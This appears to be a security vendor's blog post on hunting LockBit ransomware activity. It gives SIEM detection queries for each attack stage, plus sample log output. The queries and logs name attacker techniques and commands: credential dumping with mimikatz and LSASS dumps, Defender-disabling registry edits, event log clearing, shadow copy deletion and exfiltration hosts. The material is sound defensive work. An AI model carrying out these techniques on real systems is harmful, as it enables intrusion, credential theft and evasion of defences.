In recent operations, LockBit affiliates have been seen exploiting vulnerabilities in the Papercut Print Management service, especially [CVE-2023-27350](#), and [CVE-2023-27351](#). Threat actors were able to carry out their malicious operations by Windows shell-like Powershell or cmd from the PaperCut process (pc-app.exe) by exploiting these vulnerabilities. Monitoring instances when the "pc-app.exe" process begins the launching of a Windows shell is critical for detecting such behavior. This can aid in the detection of possible exploitation attempts and the strengthening of defenses against LockBit ransomware attacks.

```
1 label="Process" label=Create "parent_process"="*\pc-app.exe"
2 "process" IN ["*\bash.exe", " *\calc.exe", " *\certutil.exe", " *\cmd.exe", " *\csc.exe",
3 " *\cscript.exe", " *\dllhost.exe", " *\mshta.exe", " *\msiexec.exe", " *\powershell.exe",
4 " *\pwsh.exe", " *\regsvr32.exe", " *\rundll32.exe", " *\scriptrunner.exe", " *\wmic.exe",
5 " *\wscript.exe", " *\wsl.exe", " *\ftp.exe"]
```



Our previous [publication focused on detecting papercut vulnerability](#) and sheds more light on how its exploitation can be detected.

Execution

1. Suspicious PsExec and WMI Execution

Lockbit affiliates were discovered utilizing PsExec for illicit purposes. It is a component of Windows Sysinternals that allows adversaries to run malicious payloads through it. Defenders should aggressively look for harmful PsExec execution by tracking object access events (event_id 5145).

```
1 norm_id="WinServer" event_id=5145 share_name="IPC$"
2 relative_target IN ["*-stdin", " *-stdout", " *-stderr"]
3 -relative_target="PSEXESVC*" -user IN EXCLUDED_USERS
```

Analysts can also search for PsExec default named pipes.

```
1 norm_id=WindowsSysmon event_id IN ["17", "18"]
2 pipe IN ["*PsExec*", " *paexec*", " *remcom*", " *csexec*"]
```

Analysts may also refer to our article "[Hunting for PsExec artifacts in your Enterprise](#)" for further insights and methodology for detecting and handling PsExec objects in their network environment.

Wmic can be also leveraged for similar purposes of executing commands whether locally or remotely. So, it's crucial to monitor child processes spawned by `wmic.exe`,


```

1 label="Create" label="Process" parent_process="*\wmic.exe"
2 -"process" IN ["C:\Windows\System32\conhost.exe", "C:\Windows\system32\wbem\WMIC.exe",
3 "C:\Windows\syswow64\wbem\WMIC.exe", "C:\Windows\system32\WerFault.exe",
4 "C:\Windows\SysWOW64\WerFault.exe"]

```

including proxy execution of malicious payloads via `wmic.exe`,

```

1 label="Process" label="Create" command="*process*" command="*call*"
2 command="*create*" command IN ["*rundll32*", "*bitsadmin*", "*regsvr32*",
3 "*cmd.exe /c *", "*cmd.exe /k *", "*cmd.exe /r *", "*cmd /c *", "*cmd /k *",
4 "*cmd /r *", "*powershell*", "*pwsh*", "*certutil*", "*cscript*", "*wscript*",
5 "*mshta*", "*\Users\Public\*", "*\Windows\Temp\*", "*\AppData\Local\*", "*%temp%*",
6 "*%tmp%*", "*%ProgramData%*", "*%appdata%*", "*%comspec%*", "*%localappdata%"]

```

Persistence

1. Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

Adversaries may achieve persistence by adding a program to a startup folder or referencing it with a Registry Run Key. Adding an entry to the "Run Keys" in the Registry or startup folder will cause the program referenced to be executed when a user logs in. It is crucial to detect such events.

```

1 ("process="*\reg.exe" command="*add*"
2 command IN ["*\Software\Microsoft\Windows\CurrentVersion\Run*",
3 "*\Software\Microsoft\Windows\CurrentVersion\RunOnce*",
4 "*\software\Microsoft\Windows\CurrentVersion\RunServices*",
5 "*\software\Microsoft\Windows\CurrentVersion\RunServicesOnce*",
6 "*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit*",
7 "*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell*",
8 "*\software\Microsoft\Windows NT\CurrentVersion\Windows*",
9 "*\software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders*",
10 "*\system\CurrentControlSet\Control\SafeBoot\AlternateShell*"])
11 OR
12 (label=File label=Create path="*\Windows\Start Menu\Programs\Startup*"
13 file IN ["*.vbs", "*.vbe", "*.bat", "*.ps1", "*.hta",
14 "*.dll", "*.jar", "*.msi", "*.scr", "*.cmd"])

```

2. Suspicious Account creation

It is one of the common techniques used by threat actors to create new local users for persistence and it has been seen with LockBit as well.

```

1 label="Process" label=Create "process" IN ["*\net.exe", "*\net1.exe"]
2 command="*net*" command="*user*" command="*/add*"


```

After adding users, LockBit affiliates add them to local groups. Generally, new users are added to local groups to inherit the permissions of the groups that they are being added to. For example, adding users to the [Remote Desktop Users](#) group to allow RDP connection for that user.

```

1 label="Process" label=Create "process" IN ["*\net.exe", " *\net1.exe"]
2 command="net* command="*\localgroup*" command="*/add*"

```



Privilege Escalation

1. UAC Bypass

User Account Control (UAC) bypass is a common technique used to escalate privileges. LockBit affiliates were observed abusing potential processes using COM Objects like CMLUA or CMSTPLUA to bypass UAC. The following query can be used to hunt possible abuse of CMLUA or CMSTPLUA to bypass UAC.

```

1 label=Image label=Load
2 image IN ["*\CMLUA.dll", " *\CMSTPLUA.dll", " *\CMLUAUTIL.dll"]
3 -("process" IN ["*\CMSTP.exe", " *\CMMGR32.exe"])
4 "process" IN ["*\windows\*", " *\program files\*"] )

```

2. Net Logon Vulnerability

Lockbit affiliates have also been detected using a Net Logon vulnerability (Zerologon, [CVE-2020-1472](#)) to get Domain Admin capabilities by targeting Domain Controller. Event ID 4742 should be inspected to discover misuse of the Zerologon vulnerability. To be more precise, look for ANONYMOUS LOGON users and SID in event ID 4742 with the Password Last Set field modified.

```

1 norm_id=WinServer label=Computer label=Account label=Change computer=*
2 user="ANONYMOUS LOGON"
3 user_id="S-1-5-7" password_last_set_ts=*

```

Defense Evasion

1. Erasing Windows Event Logs

In order to hinder analysis, Lockbit affiliates were found clearing the Event logs. Event logs can be cleared through Wevtutil, WMIC, or PowerShell commandlets. So, it's crucial to detect such events.

```
1 label="Process" label=Create (((("process" IN ["*\powershell.exe", "*\pwsh.exe"]
2 command IN ["*Clear-EventLog*", "*Remove-EventLog*", "*Limit-EventLog*", "*ClearWinEvent*"])
3 OR ("process"="*\wmic.exe" command="* ClearEventLog *")) OR
4 ("process"="*\wevtutil.exe" command IN ["*clear-log*", "* cl *", "*set-log*", "* sl *"])))
```

The screenshot shows a search interface with a query bar containing the following query:

```
label="Process" label=Create (((("process" IN ["*\powershell.exe", "*\pwsh.exe"]
command IN ["*Clear-EventLog*", "*Remove-EventLog*", "*Limit-EventLog*", "*ClearWinEvent*"])
OR ("process"="*\wmic.exe" command="* ClearEventLog *")) OR
("process"="*\wevtutil.exe" command IN ["*clear-log*", "* cl *", "*set-log*", "* sl *"]))) -user IN EXCLUDED_USERS
| chart count() by user,parent_process,"process",command
```

Below the query bar, it indicates "Found 2,048 logs". A table displays the search results:

	user	parent_process	process	command	count()
Q	Anish.Bogati	C:\Windows\System32\cmd.exe	C:\Windows\System32\wevtutil.exe	wevtutil.exe cl "Microsoft-Windows-Energy-Estimation-Engine/EventLog"	2
Q	Anish.Bogati	C:\Windows\System32\cmd.exe	C:\Windows\System32\wevtutil.exe	wevtutil.exe cl "Microsoft-Windows-IME-TCCORE/Analytic"	2
Q	Anish.Bogati	C:\Windows\System32\cmd.exe	C:\Windows\System32\wevtutil.exe	wevtutil.exe cl "Microsoft-Windows-AppReadiness/Debug"	2
Q	Anish.Bogati	C:\Windows\System32\cmd.exe	C:\Windows\System32\wevtutil.exe	wevtutil.exe cl "Microsoft-Windows-CodeIntegrity/Operational"	2

2. Bypass windows defender

LockBit ransomware, like other sophisticated ransomware strains, is not hesitant to utilize techniques to bypass Windows Defender. These techniques are employed to circumvent the detection capabilities of Windows Defender and evade its security mechanisms. Therefore, it is crucial to remain vigilant and actively monitor for any indications or signs of Windows Defender bypass techniques utilized by LockBit.

```
1 label="process" label="create" "process"="*\reg.exe"
2 "command" IN ["*SOFTWARE\Microsoft\Windows Defender*",
3 "*\SOFTWARE\Policies\Microsoft\Microsoft Defender*"]
4 ((command = "add*" command = "d 0*"
5 command IN ["*DisallowExploitProtectionOverride*", "*EnableControlledFolderAccess*",
6 "*MpEnablePus*", "*PUAProtection*", "*SpynetReporting*", "*SubmitSamplesConsent*",
7 "*TamperProtection*"])
8 OR
9 (command = "add*" command = "d 1*" command IN ["*DisableAntiSpyware*",
10 "*DisableAntiSpywareRealtimeProtection*", "*DisableAntiVirus*",
11 "*DisableArchiveScanning*", "*DisableBehaviorMonitoring*",
12 "*DisableBlockAtFirstSeen*", "*DisableConfig*", "*DisableEnhancedNotifications*",
13 "*DisableIntrusionPreventionSystem*", "*DisableIOAVProtection*",
14 "*DisableOnAccessProtection*", "*DisablePrivacyMode*", "*DisableRealtimeMonitoring*",
15 "*DisableRoutinelyTakingAction*", "*DisableScanOnRealtimeEnable*",
16 "*DisableScriptScanning*", "*Notification_Suppress*",
17 "*SignatureDisableUpdateOnStartupWithoutEngine*"])
```

← BACK label="process" label="create" "process"="*\reg.exe" Use wizard 1 / 1 LAST 3 MINUTES SEARCH

```

"command" IN ["*SOFTWARE\Microsoft\Windows Defender*",
              "*\SOFTWARE\Policies\Microsoft\Microsoft Defender*"]
((command = "*add*" command = "*d 0*")
command IN ["*DisallowExploitProtectionOverride*", "*EnableControlledFolderAccess*",
            "*MpEnablePus*", "*PUAProtection*", "*SpynetReporting*", "*SubmitSamplesConsent*",
            "*TamperProtection*"])
OR
(command = "*add*" command = "*d 1*" command IN ["*DisableAntiSpyware*",

```

Found 4 logs Add Search To More Chart

command	host	count()
"C:\Windows\system32\reg.exe" add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Microsoft Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f	Win-Soar.soar.agentX	2
"C:\Windows\system32\reg.exe" add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Microsoft Defender" /v DisablePrivacyMode /t REG_DWORD /d 1 /f	Win-Soar.soar.agentX	2

Credential Access

1. LSASS memory dump

LSASS dump files are often used to extract sensitive login credentials, which can be further exploited to gain unauthorized access and escalate privileges within the compromised network. Detecting the common technique of LockBit affiliates using LSASS dump files is crucial for effective defense against ransomware.

The following query can be used to hunt processes associated with suspicious LSASS memory dumps.

```

1 label="Process" label=Create ((command="*lsass*" command="*.dmp*"
2 -"process"="*\werfault.exe")
3 OR ("process"="*\procdump*" command="*lsass*"))

```

2. Credential Dump

There are many ways adversaries can use to dump credentials in enterprise systems. So, In order to be vigilant the following query can assist analysts to track suspicious credential dumping activities.

```

1 label="Process" label=Create command IN ["*Invoke-Mimikatz -DumpCreds*",
2 "*mimikatz.exe*"
3 "*gsecdump -a*",
4 "*wce -o*", "*procdump*-ma*lsass.exe",
5 "*ntdsutil*ac i ntds*ifm*create full*"]

```

3. BruteForce

Analysts can enhance their threat-hunting efforts by looking for brute force attempts against the system, a common tactic employed by adversaries to gain credential access by guessing correct credentials. One effective query to identify possible brute force attempts is to search for failed login attempts for a targeted user.

```

1 label=User label=Login label=Fail user=* source_address=*
2 |chart count() as UserCount by user
3 |filter UserCount > 5

```

Another significant brute force technique is password spraying, where adversaries attempt a few commonly used passwords against multiple user accounts. Analysts can utilize the following query to detect password-spraying attacks.

```

1 label=User label>Login label=Fail user=* source_address=*
2 |chart distinct_count(user) as UserCount, distinct_list(user) as Users by source_address
3 |search UserCount > 5

```

The screenshot shows a search interface with a query bar containing the following text: `label=User label>Login label=Fail user=* source_address=* |chart distinct_count(user) as UserCount, distinct_list(user) as Users by source_address |search UserCount > 5`. Below the query bar, it indicates "Found 7 logs". A table displays the results with columns for source_address, UserCount, and Users. One row is visible with source_address "10.94.128.27", UserCount "6", and Users "swachchhandapoudel,chris green,john_snow,chris_griffin,joe_mit,glenn_quagmire".

Discovery

1. Advanced IP Scanner

Advanced IP Scanner is fast and free software for network scanning. Advanced IP scanner seems to be a popular tool for ransomware groups nowadays. LockBit affiliates were also observed employing Advanced IP scanners in their campaigns. Analysts can use this awesome [Sigma rule](#) to detect the use of an Advanced IP scanner.

```

1 label="process" label=create
2 ("process"="*\advanced_ip_scanner*" OR file="*\advanced_ip_scanner*")
3 OR (description="*\Advanced IP Scanner*")
4 OR (command="*/portable*" command="*/lmg*")

```

2. Usage of Adfind

Adfind is a command line Active directory query tool. AdFind has legitimate purposes, but it is frequently leveraged by threat actors to perform post-exploitation Active Directory reconnaissance. And Lockbit in their campaigns has made use of Adfind with some patterns that stand out from normal activity. Analysts can search for such patterns of Adfind execution.

```

1 label="process" label=create
2 command IN ["*domainlist*", "*trustdmp*", "*dcmodes*", "*adinfo*", "* dclist
3 *", "*computer_pwdnotreqd*", "*objectcategory=*", "*-subnets -f*", '*name="Domain Admins"*', "*-
4 sc u:*", "*domainnccs*", "*dompok*", "* oudmp
5 *", "*subnetdmp*", "*gpodmp*", "*fspdmp*", "*users_noexpire*", "*computers_active*", "*computers_p
6 wdnoreqd"]
7 | chart distinct_count(command) as command_count, distinct_list(command) as commands
8 | filter command_count > 3

```

3. System Information Discovery

Before carrying out their harmful plans, adversaries list their targets. If we witness a large number of enumeration instructions being run in a short period of time. It might be a sign that the adversary is doing enumeration prior to distributing their payload or malware. As a result, it is critical to identify system information discovery actions in a timely manner. The following query identifies reconnaissance activity in the host computer like user information, running processes, services, system information, network information, and so on.

```

1 label="Process" label=Create
2 "process" IN ["*\whoami.exe", "*\nltest.exe", "*\net1.exe", "*\ipconfig.exe",
3 "*\systeminfo.exe", "*\net.exe", "*\route.exe", "*\quser.exe", "*\qwinsta.exe",
4 "*\netstat.exe", "*nbtstat.exe"]
5 |chart distinct_count(command) as cnt, distinct_list(command) as command by user,host
6 |filter cnt > 4

```

Found 15 logs

user	host	cnt	command
Administrator	Win-Soar.soar.agentX	8	nbtstat.exe -a,nbtstat.exe -A 10.45.1.247,net user,C:\Windows\system32\net1 user,C:\Windows\system32\net1 user ssp,net user ssp,whoami,netstat -a

Lateral Movement

1. Abusing Admin Shares

By default, Windows Admin Shares are enabled, allowing administrators and applications to remotely administer hosts on an internal network using the SMB protocol. These shares enable adversaries to stage payloads for execution, travel laterally across a network, and increase their privilege level. Analysts should look for processes that run from admin shares. Process execution from an Admin Share might be infrequent depending on the tools used in the organization. It is required to add a filter on the following query to remove false-positive.

```

1 label="process" label=create
2 process="*"
3 command IN ["*ADMIN$*", "*IPC$*", "*C$*"]

```

Collection

1. 7-zip execution

Adversaries like LockBit compress private personal data before exfiltration. So, it's crucial to detect the execution of archiving data utilities like 7-zip even though it can generate false positives if 7zip is also used for legitimate purposes. But it is still important to detect what data are being collected.

```

1 label="process" label=create
2 ("process" IN ["*\7z.exe", "*\7zr.exe", "*\7za.exe"] OR
3 description="7-Zip" OR
4 "file" IN ["7z.exe", "7za.exe"])
5 )

```

Command and Control

1. Possible Cobalt Strike Beacon Process Patterns detected

Cobalt Strike is one of the commonly used C&C tools. Lockbit Affiliates were also observed using cobalt strikes for command and control purposes. Detection of cobalt patterns is crucial in identifying and mitigating the threat. Cobalt Strike has certain execution patterns. Analysts can hunt for those patterns using the following query:

```
1 label=Create label="Process"
2 (parent_process="C:\Temp\*" command="*cmd.exe /C whoami")
3 OR
4 (parent_process IN ["*\runonce.exe", " *\dllhost.exe"] command="*cmd.exe /c echo"
5 command="*> \\.\pipe*")
6 OR
7 ((parent_command="*cmd.exe /c echo*" parent_command="*> \\.\pipe*")
8 OR (parent_command="*/C whoami") command="*conhost.exe 0xffffffff -ForceV1")
```

Sysmon pipe events (event id 17, 18) can be also leveraged to hunt the default named pipe used by Cobalt.

```
1 norm_id=WindowsSysmon event_id IN [17,18] pipe IN ["*\msagent_**", " *\MSSE-**-server*",
2 " *\postex_*"]
```

Analysts can also hunt for the cobalt strike default certificate in case adversaries didn't bother changing the cobalt strike default certificate through Network logs.

```
1 device_category IN [IDS, ProxyServer, Firewall] certificate_serial=8BB00EE
```

For further details about the detection of cobalt strikes on enterprise networks through Logpoint, you can follow this [blog](#).

Exfiltration

1. Exfiltration to cloud storage service

After the collection of files, Lockbit affiliates were observed using cloud storage services like MEGA and RClone utility. The following query can be used to detect RClone or mega sync execution on a Windows host.

```
1 label="process" label=create
2 ((command="*--config *" command="*--no-check-certificate *" command="*copy*")
3 OR
4 (("process"="*\rclone.exe" OR description="*Rsync for cloud storage*")
5 command IN ["*pass*", " *user*", " *copy*", " *sync*", " *config*", " *lsd*", " *remote*",
6 " *ls*", " *mega*", " *pcloud*", " *ftp*", " *ignore-existing*", " *auto-confirm*",
7 " *transfers*", " *multi-thread-streams*", " *no-check-certificate*"])
8 OR
9 ("file"="megasync.exe" -"process"="*\megasync.exe"))
```

Network logs can also be utilized to detect suspicious connections with cloud storage services, which may indicate the unauthorized transfer of collected data. However, when analyzing these logs, it is important to fine-tune the analytics to filter out false positives, especially if some cloud storage services are used for legitimate purposes. This tuning process ensures that only truly suspicious activities are flagged, improving the accuracy of the detection system.

```
1 url IN ["*dl.dropboxusercontent.com*", "*pastebin.com*", "*githubusercontent.com*",
2 "*cdn.discordapp.com/attachments*", "*mediafire.com*", "*userstorage.mega.co.nz*",
3 "*mega.nz*", "*ddns.net*", "*paste.ee*", "*hastebin.com/raw/*", "*ghostbin.co/*",
4 "*ufile.io*", "*anonfiles.com*", "send.exploit.in*", "*transfer.sh*", "*privatlab.net*",
5 "*privatlab.com*", "*sendspace.com*", "*pastetext.net*", "*pastebin.pl*", "*paste.ee*",
6 "*api.telegram.org*"] OR domain IN
7 ["*dropboxusercontent.com*", "*pastebin.com*", "*githubusercontent.com*",
8 "*cdn.discordapp.com*", "*mediafire.com*", "*userstorage.mega.co.nz*",
9 "*mega.nz*", "*ddns.net*", "*paste.ee*", "*hastebin.com*", "*ghostbin.co*",
10 "*ufile.io*", "*anonfiles.com*", "send.exploit.in", "transfer.sh", "privatlab.net",
11 "*privatlab.com*", "*sendspace.com*", "*pastetext.net*", "*pastebin.pl*", "*paste.ee*",
12 "*api.telegram.org*"]
13 OR query IN ["*dropboxusercontent.com*", "*pastebin.com*", "*githubusercontent.com*",
14 "*cdn.discordapp.com*", "*mediafire.com*", "*userstorage.mega.co.nz*",
15 "*mega.nz*", "*ddns.net*", "*paste.ee*", "*hastebin.com*", "*ghostbin.co*",
16 "*ufile.io*", "*anonfiles.com*", "send.exploit.in", "transfer.sh", "privatlab.net",
17 "*privatlab.com*", "*sendspace.com*", "*pastetext.net*", "*pastebin.pl*", "*paste.ee*",
18 "*api.telegram.org*"]
```

Impact

1. Shadow Copy Deletion Using OS Utilities Detected


In order to hinder recovery efforts, LockBit also deletes shadow copies. Analysts can use the given query intended to discover shadow copy deletion events.

```
1 label="Process" label="Create" ("process" IN ["*\powershell.exe", "*\wmic.exe",
2 "*\vssadmin.exe", "*\diskshadow.exe"] command="*shadow*" command="*delete*") OR
3 ("process"= "*\wbadmin.exe" command="*delete*" (command=*systemstatebackup*) OR
4 (command="*catalog*" command="*quiet*")) ) OR ("process"="*\vssadmin.exe"
5 command="*resize*" command="*shadowstorage*" command IN ["*unbounded*", "*MaxSize=*"])
```


2. Suspicious Eventlog Clear or Configuration Using Wevtutil Detected

Lockbit Affiliates were seen erasing event logs in an attempt to erase any traces of the ransomware's activity. To detect such behavior, analysts can use the following query intended to identify instances where Wevtutil or PowerShell command-lets (CmdLets) are used to remove or change Event Logs.

```
1 label="Process" label=Create (((("process" IN ["*\powershell.exe", "*\pwsh.exe"]
2 command IN ["*Clear-EventLog*", "*Remove-EventLog*", "*Limit-EventLog*",
3 "*Clear-WinEvent*"]) OR ("process"="*\wmic.exe" command="* ClearEventLog *")) OR
4 ("process"="*\wevtutil.exe" command IN ["*clear-log*", "* cl *", "*set-log*",
5 "* sl *"])))
```



INVESTIGATION AND RESPONSE USING LOGPOINT CONVERGED SIEM

Logpoint Converged SIEM is an advanced platform for automating intrusion detection, analysis, and response to threats such as the infamous LockBit ransomware. By integrating **SIEM**, **SOAR**, and **AgentX** for EDR capabilities, Logpoint provides organizations with a comprehensive security platform to combat LockBit and disrupt its cyber-kill chain.

The SIEM function of Logpoint collects and analyzes log data from several sources, enabling real-time monitoring and identification of suspicious activities and behavioral irregularities associated with LockBit ransomware.


SOAR integration enhances security by automating response steps such as isolating affected endpoints and blocking malicious IP addresses. This improves incident response time and reduces the impact of LockBit attacks.

AgentX provides endpoint detection and response (EDR) capabilities in conjunction with SIEM and SOAR. It enables increased threat hunting and forensic investigations using Osquery by providing extensive visibility into endpoint processes. AgentX detects and contains infected systems quickly by continuously monitoring endpoints for signs of compromise and dangerous LockBit operations.

Logpoint's extensive collection of playbooks further simplifies and automates security operations and incident response procedures. These playbooks cover a wide range of use cases, including threat detection and response, compliance management, log analysis, and incident response. They employ Logpoint's SIEM, SOAR, and EDR capabilities (AgentX) to enable seamless security integration and orchestration. Logpoint's playbooks are specifically developed to aid businesses in successfully locating and combatting LockBit.

1. Phishing Investigation and Response

Social engineering, specifically phishing, is a common and extensively utilized method for starting cyber assaults. Even in the instance of LockBit, threat actors use phishing to get first access to victims' computers. It is critical to recognize such phishing emails as soon as possible and take appropriate actions to restrict or minimize any damage. The playbook "Phishing Investigation and Response" assists investigators and responders in investigating and resolving phishing situations.




2. Investigation with Osquery

Osquery, a Facebook-developed open-source endpoint security solution, is included with AgentX. It allows for the querying and monitoring of several operating system components, providing valuable insights into the state of endpoints in a network. Security professionals may utilize Osquery to gain real-time access to endpoints and quickly analyze security concerns or suspected threats by leveraging out-of-the-box playbooks that can do the whole host investigation in a single pass.

Some of the most significant are listed below:

